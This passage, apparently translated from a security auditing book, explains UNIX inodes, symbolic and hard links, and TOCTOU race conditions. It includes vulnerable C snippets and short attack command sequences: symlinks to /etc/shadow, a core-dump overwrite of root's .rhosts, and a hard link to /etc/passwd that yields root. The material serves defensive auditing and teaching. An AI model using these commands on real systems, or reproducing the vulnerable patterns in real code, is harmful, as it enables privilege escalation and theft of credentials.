Например, указание filename `/tmp/testing/test.txt` сообщает ядру, что нужно начать с inode корневого каталога, открыть его и прочитать directory entry с именем `tmp`. Эта информация дает ядру inode number, соответствующий каталогу `tmp`. Ядро открывает этот inode и читает запись с именем `testing`. Эта информация дает ядру inode number для каталога `testing`. Затем ядро открывает этот inode и читает directory entry с именем `test.txt`. Inode number, который получает ядро, является inode файла, и это все, что нужно ядру для операций над файлом.

Рисунок 9-4 показывает простую иерархию каталогов. Каждый прямоугольник представляет inode. Directory inodes имеют список directory entries под ними, а каждый ordinary file inode содержит содержимое файла под его атрибутами. Рисунок показывает следующую простую иерархию каталогов:

```
fred.txt

jim/
  bob.txt
```

Крайний левый inode - это каталог, содержащий файл `fred.txt` и каталог `jim`. Вы не знаете имени этого каталога, потому что, чтобы узнать его, нужно увидеть родительский каталог. У него inode number 1000. У каталога `jim` inode 700, и вы видите, что в нем есть только один файл, `bob.txt`.

Если текущий каталог процесса - это каталог в inode 1000, и вы вызываете `open("jim/bob.txt", O_RDWR)`, ядро переводит pathname, читая directory entries. Сначала открывается каталог с inode 1000, и читается directory entry для `jim`. Затем ядро открывает каталог `jim` с inode 700 и читает directory entry для `bob.txt`, равную 900. Затем ядро открывает `bob.txt` с inode 900, загружает его в память и связывает с записью в file descriptor table.

## Ссылки

UNIX предоставляет пользователям два механизма связывания файлов: hard links и soft links. Hard links позволяют пользователям создать один файл с несколькими именами, которые могут находиться в разных каталогах. Symbolic links позволяют пользователям создать специальный файл, указывающий на файл или каталог в другом месте. Атакующие использовали оба механизма для подрыва кода взаимодействия с файловой системой, поэтому вы подробно рассмотрите их в следующих разделах.

### Символические ссылки

Symbolic links, также известные как symlinks или soft links, позволяют пользователям создать файл или каталог, указывающий на другой файл или каталог. Например, администратор может создать symbolic link с именем `/home`, указывающую на каталог `/mnt/disks/disk3a/`. Тогда пользователи смогут работать с файлами в своих домашних каталогах в `/home/`, а за кулисами все будет перенаправляться в каталог `disk3a`. Аналогично, пользователь может создать symbolic link с именем `computers` в своем домашнем каталоге, указывающую на системный файл `/etc/hosts`. Если пользователь открывает `computers` для чтения, фактически он открывает файл `/etc/hosts`, но выглядит это так, будто файл находится в домашнем каталоге пользователя.

Symbolic links, создаваемые системным вызовом `symlink()`, на самом деле являются специальными маленькими файлами, помещенными в файловую систему. Их inodes помечены как тип symbolic link, а фактическое содержимое файла является file path. Когда ядро разрешает pathname, если оно встречает symbolic link file, оно читает file path в symbolic link, следует по file path

symlink до завершения, а затем продолжает исходный path traversal. File path в symlink может быть произвольным pathname, если он достаточно корректен, чтобы привести ядро к месту назначения.

Рисунок 9-5 показывает, как soft links выглядят на уровне directory entry. На этом рисунке есть два каталога. Имя верхнего каталога в диаграмме не видно, но предположим, что это thatdir.

Допустим, вы находитесь в нижнем каталоге, inode 1100, и открываете файл test.txt. У него inode 1300, и вы видите, что это symbolic link inode. Ядро автоматически открывает symbolic link file с inode 1300 и читает file path ../thatdir/fred.txt. Ядро открывает ../ и возвращается к inode 200. Затем оно открывает thatdir и входит в inode 1000 (верхний каталог). Оно ищет fred.txt и переходит к inode 500, который является текстовым файлом.

```
inode 1000, type: directory, perms: 0755, owner/group: bin/bin
.          -> 1000
..         -> 200
fred.txt   -> 500

inode 500, type: file, perms: 0666, owner/group: admin/admin
contents: This is a test file.

inode 1100, type: directory, perms: 0755, owner/group: bin/bin
.          -> 1100
..         -> 200
test.txt   -> 1300

inode 1300, type: symlink
contents: ../thatdir/fred.txt
```

**Рисунок 9-5. Диаграмма symbolic link**

## Системные вызовы для symlink

Поскольку symbolic links на самом деле являются файлами в файловой системе, системные вызовы могут реагировать на их наличие двумя способами. Некоторые системные вызовы автоматически следуют symbolic links, а другие работают со специальным symbolic link file. Следующие вызовы имеют symlink-aware semantics:

- Если `unlink()` получает файл, являющийся symbolic link, он удаляет symbolic link, а не цель.
- Если `lstat()` получает файл, являющийся symbolic link, он возвращает информацию о symbolic link, а не о ее цели.
- Если `lchown()` получает файл, являющийся symbolic link, он изменяет пользователя и группу symbolic link file, а не цели.
- `readlink()` используется для чтения содержимого symbolic link file, указанного в его аргументе.
- Если у `rename()` аргумент `from` является symbolic link, переименовывается symbolic link file, а не ее цель. Если у `rename()` аргумент `to` является symbolic link, перезаписывается symbolic link file, а не ее цель.

## Атаки через symbolic links

Symbolic links можно использовать, чтобы принудить привилегированные программы открывать чувствительные файлы. Например, рассмотрим привилегированную программу, которая читает необязательный конфигурационный файл из домашнего каталога пользователя. У нее есть следующий код:



```

void start_processing(char *username)
{
    char *homedir;
    char tmpbuf[PATH_MAX];
    int f;

    homedir=get_users_homedir(username);
    if (homedir)
    {
        snprintf(tmpbuf, sizeof(tmpbuf),
                 "%s/.optconfig", homedir);
        if ((f=open(tmpbuf, O_RDONLY))>=0)
        {
            parse_opt_file(tmpbuf);
            close(f);
        }
        free(homedir);
    }
    ...
}

```

Этот код смотрит в домашнем каталоге пользователя, есть ли у него файл `.optconfig`. Если файл присутствует, программа открывает его и читает optional configuration entries. Можно подумать, что такое поведение безопасно, пока безопасны возможности разбора файла у `parse_opt_file()`, но именно здесь в игру вступают link attacks. Если атакующие выполняют такую команду:

```
$ ln -s /etc/shadow ~/.optconfig
```

Они создадут symbolic link на shadow password file в своем домашнем каталоге с именем `.optconfig`. Затем привилегированную программу можно обманом заставить открыть и разобрать shadow password file, что может привести к уязвимости безопасности, если она раскрывает секретную hash information.

Некоторые старые варианты UNIX имели проблему symbolic links в функциональности core dump. В UNIX, если программа падает, ядро может записать содержимое памяти этой программы в core file в файловой системе. Этот файл полезен для отладки падений программ. В HP-UX, Digital Unix и, вероятно, нескольких других старых системах ядро следует symbolic links при создании этого core file. Поэтому обычный пользователь мог создать symbolic link на важный файл, запустить setuid-root-программу, каким-то образом обрुшить ее, и затем ядро записало бы memory dump поверх важного файла. Атака выглядела бы примерно так:

```

$ export SOMEVAR="
+ +
"
$ ln -s ~/root/.rhosts core
$ ./runandcrashsuid.sh
$ rsh 127.0.0.1 -l root /bin/sh -i
#

```

Environment variable `SOMEVAR` содержит строку `+ +` на отдельной строке, которая попадет в memory dump. Memory dump заменит файл `.rhosts` пользователя `root`, указывающий, каким hosts и users разрешено входить на машину как `root` без аутентификации. Remote shell daemon интерпретирует строку `+ +` как указание, что любому пользователю с любой машины разрешено входить на host как `root`. После этого пользователи смогут запустить shell на машине как `root`.

## Создание и symlinks

У системного вызова `open()` есть интересный нюанс при создании файлов, которые заканчиваются symbolic links. Допустим, у вас есть такой пустой каталог:

```
/home/jim/test
```

Затем вы добавляете symbolic link в этот каталог:

```
$ ln -s /tmp/blahblah /home/jim/test/newfile
```

Эта команда создает symbolic link в `/home/jim/test/newfile`, указывающую на `/tmp/blahblah`. Пока предположим, что файла `/tmp/blahblah` в файловой системе не существует. Теперь попробуйте создать файл с помощью `open()`, используя следующий вызов:

```
open("/home/jim/test/newfile", O_RDWR|O_CREAT, 0666);
```

Вы говорите `open()`, что она должна открыть файл для чтения и записи, создав его при необходимости в расположении `/home/jim/test/newfile`. Это расположение является symbolic link, указывающей на `/tmp/blahblah`. Функция `open()` фактически создает новый файл в `/tmp/blahblah`.

С точки зрения безопасности такое поведение имеет интересные последствия. Код, у которого есть семантика создания файла при открытии, можно обманом заставить создавать файлы где угодно в файловой системе, если вы можете поместить symbolic link в правильное место. Чтобы предотвратить такое поведение, разработчики приложений могут указать флаг `O_EXCL` вместе с флагом `O_CREAT`, что означает, что вызов `open()` должен создать уникальный файл, а не вернуть уже существующий, и предотвращает разыменование symbolic links в последнем компоненте. Другой флаг для `open()`, `O_NOFOLLOW`, также гарантирует, что `open()` не последует symbolic link, если она является последним компонентом указанного filename, но его можно использовать, когда программа разрешает открывать существующий файл, пока он не является symbolic link.

NB. Флаг `O_NOFOLLOW` не является переносимым решением, которое разработчики могут использовать; это расширение FreeBSD, которое теперь также поддерживается Linux, начиная с версии 2.1.126. Когда вы аудируете приложение, полагающееся на этот флаг для обеспечения безопасности, помните, что некоторые целевые платформы могут его игнорировать.

## Случайное создание

В некоторых ситуациях само создание файла может быть нежелательным поведением, даже если оно не управляется непривилегированными пользователями. Если приложение использует вызов `fork()` с writeable mode, оно использует `open()` с флагом `O_CREAT`, и ядро создает запрошенный файл. Помните об этом, когда видите специально созданные защиты от файловых атак: разработчики могут непреднамеренно использовать `open()`, способный создать файл, как часть начальной проверки безопасности. Любая такая ситуация может создать в файловой системе файл, мешающий функциональности системы, например `/etc/nologin`. Наличие файла `/etc/nologin` запрещает вход в систему всем пользователям, кроме root. Аналогично, если создан пустой файл `/etc/hosts.allow`, все TCP-wrapped services отклоняют входящие соединения.

## Атака на symlink syscalls

Важно понимать, что хотя функции `unlink()`, `lstat()`, `lchown()`, `readlink()` и `rename()` работают с symbolic link file вместо следования к target file, эти функции следуют symbolic links для каждого компонента пути, кроме последнего. Чтобы понять эту концепцию, представьте, что в текущем каталоге есть следующие файлы:

```
drwx-----  2 jm      jm          96 Dec 31 09:06 ./
drwx-----  3 jm      jm          72 Dec 31 09:05 ../
-rw-----  1 jm      jm           0 Dec 31 09:06 testfile
lrwxrwxrwx  1 jm      jm          8 Dec 31 09:06 testlink -> testfile
```

Если использовать `unlink("testlink")`, он должен удалить symbolic link file `testlink`, а не цель `testfile`. Как видно в следующем коде, именно это и произошло:

```
drwx-----  2 jm      jm          72 Dec 31 09:09 ./
drwx-----  3 jm      jm          72 Dec 31 09:05 ../
-rw-----  1 jm      jm           0 Dec 31 09:06 testfile
```

Именно такого поведения вы ожидаете от пяти системных вызовов, перечисленных ранее. Теперь посмотрите, как они все же следуют symbolic links. Предположим, вы восстановили каталог в прежнее состояние и также добавили еще одну symbolic link:

```
drwx-----  2 jm      jm          128 Dec 31 09:14 ./
drwx-----  3 jm      jm          72 Dec 31 09:05 ../
lrwxrwxrwx  1 jm      jm           1 Dec 31 09:12 testdirlink -> ./
-rw-----  1 jm      jm           0 Dec 31 09:06 testfile
lrwxrwxrwx  1 jm      jm           8 Dec 31 09:14 testlink -> testfile
```

Если использовать `unlink("testdirlink/testlink")`, получится следующее:

```
drwx-----  2 jm      jm          104 Dec 31 09:16 ./
drwx-----  3 jm      jm          72 Dec 31 09:05 ../
lrwxrwxrwx  1 jm      jm           1 Dec 31 09:12 testdirlink -> ./
-rw-----  1 jm      jm           0 Dec 31 09:06 testfile
```

Происходит то, что `unlink()` следует symbolic link `testdirlink`, а затем удаляет symbolic link `testlink`. Symlink-aware system calls все равно следуют symbolic links; однако они не следуют последнему компоненту, если он является symbolic link. Атакующие все еще могут играть с этими системными вызовами, но им нужно использовать symbolic links в путях файловых аргументов, которые они предоставляют.

## Жесткие ссылки

Hard links позволяют пользователям создавать в файловой системе несколько имен файлов, которые все ссылаются на один и тот же нижележащий файл. Например, на одной конкретной OpenBSD-машине файлы `/usr/bin/chfn`, `/usr/bin/chpass` и `/usr/bin/chsh` ссылаются на один и тот же программный файл, расположенный на диске в inode 24576. Эта программа `chpass/chfn/chsh` написана так, что смотрит, под каким именем она запущена, и меняет свое поведение соответственно. Так один и тот же бинарный файл работает ожидаемым образом независимо от того, запустил пользователь команду `chpass`, `chfn` или `chsh`.

Hard link создается, когда вы добавляете новую запись каталога, указывающую на уже существующий файл, с помощью системного вызова `link()`. В сущности, вы создаете несколько записей каталога, которые все указывают на один и тот же нижележащий inode. Каждый раз, когда вы добавляете новую ссылку к существующему inode, счетчик ссылок этого inode увеличивается. В предыдущем примере счетчик ссылок inode 24576, программного файла `chpass/chfn/chsh`, равен трем, потому что на него ссылаются три записи каталога.

Рисунок 9-6 показывает, как hard link выглядит в реальных файлах каталогов. Слева есть два каталога: один с inode 1000, другой с inode 1100. В верхнем каталоге есть файл с именем fred.txt, указывающий на inode 500. В нижнем каталоге есть файл с именем test.txt, который также указывает на inode 500. Можно сказать, что fred.txt является hard link на test.txt или наоборот, поскольку оба ссылаются на один и тот же нижележащий файл.

У inode 500 атрибут счетчика ссылок равен двум, то есть на файл ссылаются две записи каталога. Каждый раз при создании новой hard link счетчик ссылок увеличивается. Если пользователь удаляет fred.txt или test.txt, счетчик ссылок уменьшается на один. Inode не освобождается, пока все относящиеся к нему имена не удалены, что снижает счетчик ссылок до нуля, и все процессы не закрыли любые открытые файловые дескрипторы, ссылающиеся на inode 500.

Hard links выглядят как отдельные файлы с отдельными путями, но они ссылаются на один и тот же нижележащий inode. Поэтому если у файла есть несколько hard links, и разрешения или идентификаторы владельцев меняются для одной из них, все остальные hard links отражают эти изменения.

Hard links не работают между файловыми системами, потому что запись каталога не может указывать на inode в другой файловой системе; это ограничение делает hard links менее гибкими в UNIX-системах с несколькими смонтированными разделами. Еще одно ограничение состоит в том, что обычным пользователям разрешено создавать hard links только на файлы, а не на каталоги, потому что создать бесконечные циклы в дереве каталогов довольно просто, и вы не хотите давать обычным пользователям такую возможность. Поэтому создание directory hard links - привилегия, зарезервированная за суперпользователем. Symbolic links тоже позволяют создавать бесконечные циклы, но в ядре есть код, который обнаруживает такую ситуацию и возвращает соответствующую ошибку.

```
inode 1000, type: directory, perms: 0755, owner/group: bin/bin
.          -> 1000
..         -> 200
fred.txt   -> 500

inode 1100, type: directory, perms: 0755, owner/group: bin/bin
.          -> 1100
..         -> 200
test.txt   -> 500

inode 500, type: file, perms: 0666, owner/group: admin/admin
link count: 2
contents: This is a test file.
```

**Рисунок 9-6. Hard links**

## Атаки

С точки зрения безопасности критическая особенность hard links в том, что вы можете создавать ссылки на различные файлы без каких-либо особых привилегий, что может привести к проблемам безопасности. Например, допустим, вы хотите написать эксплойты для определенных setuid-бинарей в системе, но беспокоитесь, что администратор может их удалить. У вас нет необходимых разрешений, чтобы скопировать их, но вы можете создать hard links на эти бинарные файлы в каталоге, который контролируете. Если администратор позже удалит бинарные файлы, ваши hard links все еще будут ссылаться на них, и у вас все еще может быть время построить атаку.

Эта техника также может оказаться полезной, когда вы хотите помешать программе удалить файл. Вы можете создать hard link на этот файл, которая останется после попытки программы удалить исходный файл. Вам также не нужны специальные разрешения или владение этим файлом, чтобы создать ссылку.

Еще одна вещь, которую нужно отметить о hard links: если вы создаете hard link на файл, которым не владеете, в sticky-каталоге, вы не можете удалить эту hard link, потому что sticky-семантика не позволяет вам выполнить unlink для файла, который вам не принадлежит. Это может оказаться полезным при построении сложных файловых атак против привилегированного приложения.

## Чувствительные файлы

Hard links могут быть весьма полезны при запуске атак против привилегированных процессов. Они более ограничены в применимости, чем soft links, но иногда могут пригодиться. Наиболее полезны они тогда, когда привилегированные процессы открывают существующие файлы и изменяют их содержимое либо меняют их владельца или разрешения. Посмотрите на этот простой фрагмент кода:

```
fd = open("/home/jm/.conf", O_RDWR);

if (fd<0)

    die("open");

write(fd, userbuf, userlen);
```

Предположим, этот код выполняется в setuid-root-приложении с effective root privileges. Он открывает файл /home/jm/.conf, если тот существует, и записывает в него некоторые данные. Предположим, файл .conf находится в вашем домашнем каталоге, и вы полностью его контролируете. Предположим, вы можете контролировать некоторые данные, записываемые вызовом write(), а ваш домашний каталог находится в той же файловой системе, что и файловая система /etc.

Эксплуатация этого кода с помощью hard link была бы довольно прямолинейной. Вы просто сделали бы примерно следующее:

```
$ cd /home/jm

$ ln /etc/passwd .conf

$ runprog

$ su evil

#
```

Сначала вы создаете hard link, так что файл .conf оказывается связан с authentication file /etc/passwd. Затем вы запускаете уязвимую программу, которая открывает файл на запись как root. Она записывает в password file некоторую контролируемую вами информацию, добавляя новую root-учетную запись без пароля. Затем вы используете su, чтобы переключиться на эту учетную запись и получить root-доступ.

В общем случае атака такого рода может быть полезна, если привилегированное приложение читает из файла, предварительно не отказавшись от своих привилегий. Если приложение открывает файл, который на самом деле является hard link на критический системный файл, например /etc/shadow, вы, вероятно, сможете вызвать сообщение об ошибке, которое может раскрыть часть секретной информации.

Помните, что изменения разрешений и владения влияют на нижележащий inode hard link, поэтому также нужно проверять код, который может изменять разрешения привилегированного файла. Посмотрите на следующий код:

```
fd = open("/home/jm/.conf", O_RDWR);

if (fd<0)

    die("open");

fchmod(fd, 644);

exit(1);
```

В этом коде файл `/home/jm/.conf` открывается, а затем разрешения устанавливаются в 644. Один возможный вариант атаки - связать открываемый путь с каким-то другим файлом, у которого строгие разрешения, например `/etc/shadow`. Если вы создадите hard link на `/etc/shadow`, а код изменит его разрешения с 0600 на 0644, каждый пользователь системы сможет прочитать базу данных аутентификации.

## Обход предотвращения symbolic links

В целом атаки через soft links более гибкие и мощные. Однако поскольку специальные API-вызовы работают с symbolic links, а атаки через symbolic links широко опубликованы, разработчики гораздо чаще предотвращают атаки через symbolic links, чем атаки через hard links.

В общем случае разработчики могут использовать функцию `lstat()`, чтобы проанализировать файл и определить, является ли он symbolic link. Обратите внимание: `lstat()` не может отличить hard link на обычный файл от обычного файла, потому что hard link является легитимной записью каталога. Единственная подсказка, которую приложения могут использовать для проверки hard links, - проверить счетчик ссылок, полученный от функции `stat()`, `lstat()` или `fstat()`.

Вот пример кода, уязвимого к атаке через hard link, если бы он выполнялся в привилегированном контексте:

```
if (lstat(fname, &stb1) != 0)

    die("file not there");

if (!S_ISREG(stb1.st_mode))

    die("it's not a regular file - maybe a symlink");

fd = open(fname, O_RDONLY);
```

Этот код использует функцию `lstat()`, чтобы убедиться, что предоставленный файл не является symbolic link. Если это symbolic link, он не проходит тест `S_ISREG` (объясняется далее в разделе "Семейство функций `stat()`"). Однако hard link отлично срабатывает, заставляя эту программу читать содержимое того, на что ссылается `fname`. Обратите внимание, что этот код также уязвим к race conditions, обсуждаемым в следующем разделе.

## Race conditions

UNIX-приложения должны быть очень осторожны при взаимодействии с файловой системой из-за опасности race conditions. Race conditions в общем смысле - это ситуации, в которых две разные стороны одновременно пытаются работать с одним ресурсом с вредными последствиями. В контексте дефектов безопасности атакующие пытаются манипулировать ресурсом у жертвы под ногами. Для кода файловой системы UNIX такие проблемы обычно возникают, когда у вас есть процесс, который вытесняется или входит в блокирующий системный вызов в неподходящий момент. Этот неподходящий момент обычно находится где-то посередине чувствительной многошаговой операции, включающей манипуляции файлами и каталогами. Если другой процесс выигрывает гонку и получает планирование в нужное время внутри этого "window of inopportunity", он часто может подорвать уязвимую неатомарную последовательность файловых операций и вырвать привилегии у приложения. Листинг 9-3 показывает пример.

### Листинг 9-3. Race condition в access() и open()

```
res = access("/tmp/userfile", R_OK);
if (res!=0)
    die("access");

/* ok, we can read from /tmp/userfile */
fd = open("/tmp/userfile", O_RDONLY);
...
```

Этот код представляет setuid-root-программу, открывающую файл /tmp/userfile, который может контролироваться пользователями. Она использует функцию access(), чтобы убедиться, что пользователи, запускающие программу, имеют разрешение читать из файла /tmp/userfile. access() специально разработана для setuid-программ: она выполняет проверку привилегий с использованием real user ID процесса, а не effective user ID. Для setuid-root-программы это обычно пользователь, запустивший executable. Если у пользователей нет разрешения читать /tmp/userfile, программа завершается. Этот вызов access() защищает программу от следования symbolic link в /tmp/userfile и открытия чувствительного файла или от открытия hard link на чувствительный файл.

Проблема в том, что атакующие могут изменить /tmp/userfile после проверки access(), но до открытия файла. Рисунок 9-7 описывает эту атаку. Допустим, атакующие создают безобидный regular file с именем /tmp/userfile. Они позволяют приведенному коду выполнить проверку access и получить чистый результат. Затем процесс вытесняется, и запускается процесс, контролируемый атакующими. Этот вредоносный процесс может выполнить unlink для /tmp/userfile и заменить его symbolic link на /etc/shadow. Когда привилегированная программа возобновляется, она выполняет open("/tmp/userfile", O\_RDONLY), что заставляет ее последовать symbolic link к /etc/shadow. Затем привилегированная программа читает shadow password file, что, вероятно, позже приводит к раскрытию чувствительной информации.

#### Совет по аудиту

Функция access() обычно указывает на race condition, потому что файл, который она проверяет, часто можно изменить до того, как он фактически используется. У функции stat() есть похожая проблема.

## ТОСТОУ

Концепция эксплуатации расхождения между проверкой безопасности ресурса и использованием ресурса известна как проблема time of check to time of use (ТОСТОУ или ТОСТТОУ). Эта концепция применима не только к манипуляциям файлами. Каждый раз, когда состояние ресурса может измениться между выполнением access check и выполнением действия над ним, появляется возможность для ТОСТОУ attacks. Если обратиться к рисунку 9-7, можно увидеть, что time of check и time of use помечены для ясности.

```
Attacker creates /tmp/userfile

Program checks access("/tmp/userfile"); succeeds      Time of Check

Attacker unlinks /tmp/userfile

Attacker creates symlink /tmp/userfile -> /etc/shadow

Program does open("/tmp/userfile"); succeeds          Time of Use

Program uses /etc/shadow
```

### Рисунок 9-7. Поток выполнения программы для листинга 9-3

Может показаться нереалистичным, что программа может быть вытеснена ровно в тот момент, который нужен атакующим для использования этого "window of inopportunity". Помните, что атакующие настойчивы и изобретательны, и обычно безопасно предполагать, что они найдут способ эксплуатировать даже маловероятную уязвимость. В сценарии, изображенном на рисунке 9-7, атакующие могут действовать в фоне, пытаясь замедлить систему, например сетевым flood большого объема данных или интенсивным использованием файловой системы. Они также могут посылать job control signals setuid-root-программе, выполняющей потенциально опасные файловые операции, чтобы постоянно останавливать и запускать ее в tight loop. В зависимости от файловой системы они могут отслеживать access times у обновляемых файлов или даже наблюдать прогресс setuid-программы через system-specific interfaces. Существует множество system-specific functionality, которую можно творчески использовать. Например, Linux 2.4 и более поздние версии имеют флаг F\_NOTIFY, который можно использовать с функцией fcntl(); он заставляет доставлять сигнал вашей программе, когда в каталоге происходят определенные действия. Несколько продвинутых race condition exploits для Linux используют этот флаг.

## Семейство функций stat()

Многие примеры ТОСТОУ, которые вы встретите, включают использование stat() или одной из ее вариаций. Эти функции предназначены для предоставления вызывающему обширной информации о файле. Три основные функции, возвращающие эту информацию, - stat(), lstat() и fstat(). У функции stat() следующий прототип:

```
int stat(const char *pathname, struct stat *buf);
```

Параметр pathname задает файл, который нужно проверить, а параметр buf указывает на структуру, заполняемую информацией о файле. lstat() работает аналогично, за исключением того, что, как отмечалось в разделе "Symbolic Links", если pathname является symbolic link, возвращается информация о link, а не о цели link. Наконец, есть fstat(), которая принимает file descriptor, а не pathname. Из этих функций fstat() наиболее устойчива с точки зрения race conditions, поскольку работает с уже открытым файлом.



Информация, возвращаемая в структуре `stat`, включает большую часть статистики о файле, которая может быть полезна разработчикам. Возвращаемая информация включает, но не ограничивается, владельца файла, `owning group` файла, количество `hard links` на файл и тип файла. Изучая тип файла, можно использовать эти функции, чтобы определить, является ли файл на самом деле `regular file`, `link file`, `device file` и так далее. Для проверки типа файла определены следующие макросы:

- `S_ISREG` - проверяет, является ли файл `regular file`.
- `S_ISDIR` - проверяет, является ли файл `directory`.
- `S_ISCHR` - проверяет, является ли файл `character device`.
- `S_ISBLK` - проверяет, является ли файл `block device`.
- `S_ISFIFO` - проверяет, является ли файл `named pipe`.
- `S_ISLNK` - проверяет, является ли файл `symbolic link`.
- `S_ISSOCK` - проверяет, является ли файл `socket`.

Как вы, вероятно, догадались, стандартный метод защиты от `link-based attacks` - использовать `lstat()` на запрошенном имени файла и либо явно проверять, является ли он ссылкой, либо проверять, является ли он обычным файлом, и завершаться ошибкой, если нет.

Допустим, привилегированная программа хочет работать с файлом, но хочет убедиться, что ее не обманут следованием `symbolic link`. Листинг 9-4 показывает код из библиотеки `Kerberos 4`, используемый `kerberized login daemon`.

#### Листинг 9-4. Race condition из `Kerberos 4` в `lstat()` и `open()`

```
errno = 0;
if (lstat(file, &statb) < 0)
    goto out;

if (!(statb.st_mode & S_IFREG)
# ifdef notdef
    || statb.st_mode & 077
# endif
)
    goto out;

if ((fd = open(file, O_RDWR|O_SYNC, 0)) < 0)
    goto out;
```

Этот код использует `lstat()`, чтобы проверить, является ли файл `symbolic link`. Если не является, программа знает, что файл безопасно открыть. Однако что произойдет, если атакующие заменят файл `symbolic link` после вызова `lstat()`, но до вызова `open()`? Это создает `TOCTOU`-ситуацию. Потенциальная атака показана на рисунке 9-8. В этой уязвимости атакующие могут перезаписывать произвольные файлы как `root`, когда `kerberized login daemon` создает новые `tickets`. Обратите внимание, что этот код также уязвим к `hard link attack`, потому что не проверяет `link count`, возвращаемый `lstat()`.

Обратите внимание, что `race condition` возможна и при обратном порядке, когда проверка идет после использования, как показано в листинге 9-5.

#### Листинг 9-5. Race condition в `open()` и `lstat()`

```
fd = open(fname, O_RDONLY);
if (fd == -1)
    perror("open");

if (lstat(fname, &stb1) != 0)
    die("file not there");

if (!S_ISREG(stb1.st_mode))
    die("its a symlink");
...
```

```

Attacker creates /tmp/userfile regular file

Program checks access("/tmp/userfile"); sees a regular file; succeeds    Time of Check

Attacker unlinks /tmp/userfile

Attacker creates symlink /tmp/userfile -> /etc/shadow

Program does open("/tmp/userfile"); succeeds                               Time of Use

Program uses /etc/shadow

```

### Рисунок 9-8. Поток выполнения программы для листинга 9-4

Может показаться, что эта программа не подвержена race condition, потому что сначала открывает файл, а затем проверяет, корректен ли он. Однако она страдает похожей проблемой. Атакующие могут создать вредоносную symbolic link, которую программа откроет, а затем удалить или переименовать эту symbolic link и создать normal file с тем же именем. Если они правильно подберут момент, lstat() сработает на normal file, и проверка безопасности пройдет. Ядру все равно, был ли файл, индексируемый fd, удален или переименован. Пока file descriptor остается открытым, файл и соответствующий ему inode в файловой системе остаются доступными. Этот процесс показан на рисунке 9-9.

Вот еще один пример race condition из старой версии программы SunOS binmail, обнаруженный весьма умной hacker group, известной как "8 Little Green Men", или сокращенно 8lgm. Binmail выполняется как root и используется для доставки почты локальным пользователям системы. Эта локальная доставка почты выполняется путем открытия mail spool file пользователя в публичном sticky-каталоге и добавления новой почты к этому файлу. Следующий код используется для открытия mail spool file:

```

if (!(created = lstat(path, &sb)) &&
    (sb.st_nlink != 1 || S_ISLNK(sb.st_mode))) {
    err(NOTFATAL, "%s: linked file", path);
    return(1);
}

if ((mbfd = open(path, O_APPEND|O_WRONLY|O_EXLOCK,
    S_IRUSR|S_IWUSR)) < 0) {
    if ((mbfd = open(path, O_APPEND|O_CREAT|O_WRONLY|O_EXLOCK,
        S_IRUSR|S_IWUSR)) < 0) {
        err(NOTFATAL, "%s: %s", path, strerror(errno));
        return(1);
    }
}

```

```

Attacker creates symlink /tmp/userfile -> /etc/shadow

Program does open("/tmp/userfile"); succeeds                               Time of Use

Attacker unlinks /tmp/userfile

Attacker creates /tmp/userfile regular file

Program checks lstat("/tmp/userfile"); sees regular file; succeeds    Time of Check

Program uses /etc/shadow

```

### Рисунок 9-9. Поток выполнения программы для листинга 9-5

Эта программа сначала проверяет, является ли mail spool symbolic link или hard link, выполняя `lstat()`. Если файл не существует или выглядит как normal file, `binmail` пытается открыть файл для `append`. Если `open` завершается неудачей, `binmail` пытается открыть файл снова, но сообщает ОС, что файл нужно создать, если он не существует. Проблема заключается в race condition между вызовом `lstat()` и вызовом `open()`. Атакующие могут поместить туда безобидный файл или удалить mail spool, дождаться выполнения `lstat()`, а затем поместить symbolic link или hard link, указывающую на чувствительный файл. Почта, отправленная этому пользователю, добавляется к чувствительному файлу, если он существует; если не существует, он создается как root, и в него выполняется запись. Более того, symbolic link, указывающую на отсутствующий target file, можно использовать, чтобы заставить `binmail` создать произвольный файл как root. Эта ошибка задокументирована в сообщении 8lgm на bugtraq, архивированном по адресу <http://seclists.org/bugtraq/1994/Mar/0025.html>.

### Возвращение к файловым гонкам

Большинство race conditions файловой системы можно свести к использованию системных вызовов, работающих с pathnames. Как обсуждалось, каждый раз, когда системный вызов принимает аргумент pathname, ядро разрешает этот pathname в inode, проходя через соответствующие directory entries. Поэтому если у вас есть такой код:

```
stat("/tmp/bob", &sb);  
  
stat("/tmp/bob", &sb);
```

Первый вызов `stat()` заставляет ядро найти inode для pathname `/tmp/bob`, открыть этот inode и собрать соответствующую информацию. Когда `stat()` вызывается во второй раз, все это происходит заново. Если кто-то изменит `/`, `/tmp` или `/tmp/bob` между двумя вызовами `stat()`, система легко может в итоге посмотреть на два разных файла. Теперь взгляните на такой код:

```
fd=open("/tmp/bob", O_RDWR);  
  
fstat(fd, &sb);  
  
fstat(fd, &sb);
```

Вызов `open()` разрешает pathname `/tmp/bob` в inode. Затем он загружает этот inode в память ядра, создает необходимые структуры данных для отслеживания открытого файла и помещает указатель на них в file descriptor table процесса. Вызов `fstat()` просто берет индекс file descriptor `fd`, смотрит в таблицу, извлекает указатель и в итоге смотрит прямо на структуру данных, инкапсулирующую inode. Второй `fstat()` делает то же самое, что и первый.

Если кто-то выполнит `unlink` для `/tmp/bob` посередине вызовов `fstat()`, это не будет иметь значения, потому что file descriptor все еще будет ссылаться на inode на диске, который был `/tmp/bob` в момент вызова `open()`. Этот inode не освобождается, пока его reference count не исчезнет, а это не произойдет, пока процесс не выполнит `close(fd)`. Переименование и перемещение файла тоже не меняют цель `fstat()`. Разрешения устанавливаются тем, как файл открыт, и проверками безопасности, происходящими в момент открытия, поэтому даже если у файла выставлены permission bits `0000`, это не имеет значения для процесса после того, как он успешно открыл файл для чтения.

## Pathnames против файловых дескрипторов

Базовая разница между pathnames и file descriptors состоит в том, как функции их используют. Функции, принимающие pathnames, каждый раз при вызове ищут, с каким файлом работать. Функции, работающие с file descriptors, идут прямо к тому же inode, который был открыт изначально. Каждый раз, когда вы видите несколько системных вызовов, использующих file path, стоит подумать, что произойдет, если файл изменится между этими вызовами. Помните, что изменение любого компонента каталога между начальным каталогом и целевым файлом потенциально может нарушить предполагаемые файловые действия процесса.

В общем случае, если вы видите что-то кроме единственного системного вызова на основе имени файла для открытия ресурса, за которым следуют несколько вызовов на основе файлового дескриптора, есть разумная вероятность возникновения race condition.

## Обход проверок файлового доступа

Один базовый шаблон, который нужно искать, - функция проверки безопасности, использующая имя файла, за которой следует функция использования, тоже использующая имя файла. Базовый шаблон уязвимости состоит в том, что файл проверяется с помощью чего-то вроде `stat()`, `lstat()` или `access()`, а затем, если проверка успешна, используется что-то вроде `open()`, `fopen()`, `chmod()`, `chgrp()`, `chown()`, `unlink()`, `rename()`, `link()` или `symlink()`.

